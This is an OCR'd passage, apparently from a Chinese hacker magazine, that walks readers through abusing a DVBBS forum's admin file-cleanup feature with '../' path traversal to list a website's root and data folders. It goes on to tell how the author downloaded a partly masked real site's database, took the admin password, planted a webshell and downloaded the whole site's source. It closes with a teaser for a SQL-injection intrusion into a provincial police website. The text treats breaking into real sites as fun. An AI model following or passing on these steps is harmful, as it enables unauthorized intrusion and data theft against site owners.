



图5

在“需要清理的上传目录”处，现在已经变成“../../”了，很多小黑一定会很奇怪，“上传目录”明明设定的是“../”怎么到这里就变成“../../”了呢？道理其实很简单，因为我们现在是在“/bbs/admin/”目录下进行后台管理，所以系统会在我们设定的目录前自动添加一个“../”，返回到上级目录，而“../../”就是返回到网站根目录下了。

之所以要设定上传目录为网站根目录，是因为从DVBBS6.0之后的版本，上传目录强制定义为UploadFile，只有该目录下文件可进行文件自动清理工作。

如果我们不先在“基本设置”里把上传文件的目录改为根目录的话，只能列出uploadfile目录内的文件，自然也就不能遍历全站了。

好了，准备工作到此结束，众黑黑们开始Happy吧！点击“清除未记录文件”按钮，“确定”之后，网站根目录下的所有文件便尽收眼底了，如图5。

这种方法唯一的遗憾就是只能看到文件却不能看到目录，不过相信对大家来说不是什么困难事了。数据库文件一般都是存放在以data、db、database来命名的文件夹里。比如说，当我们需要列出data目录中的内容时，可以在“需要清理的上传目录”处，把“../../”改为“../../data/”，就能列出网站根目录下data文件夹的内容了，呵呵，是不是很爽？

来列一下主站的数据库目录，结果如下：

```
../../data/bjxshop_mobile.mdb 在库中没有记录！目前未被删除！
共删除  1  个无用文件  [返回]
```

呵呵，原来数据库改名成bjxshop_mobile.mdb了，那么访问http://www.yinhe****.com/data/bjxshop_mobile.mdb就可以将它下载到本地，从数据库里找出了“手机大派对”的后台密码，登录进去拿webshell，将整站的程序打个包下载回来，人侵的目的也就达到了。

**小提示：**

上边虽然提示“共删除1个无用文件”，实际上并没有文件被删除，因为“清理同时是否直接从服务器上删除文件”这个选项没有选择“是”，所以大家可以放心的玩。


## 四、总结

遍历目录漏洞，可以查看一个网站的所有文件，非常有助于帮助分析该站是否存在别的漏洞和隐患。具体怎么利用这个漏洞，还需要靠大家举一反三。下载了这个网站的所有源码后，拍拍屁股闪人。正所谓：“动网一个洞，全站都失控”。哈哈，留下这篇文章，给大家作个参考。也许在你苦苦努力没有突破的时候，这个漏洞能让你眼前一亮，发现更多有利用价值的人侵途径。

文章难易度：★★★
文章阅读点：揭开了某公安厅网站被黑的谜底，并向您介绍了如何利用SQL注入漏洞入侵的完整过程


# 揭开某公安厅网站被黑之谜

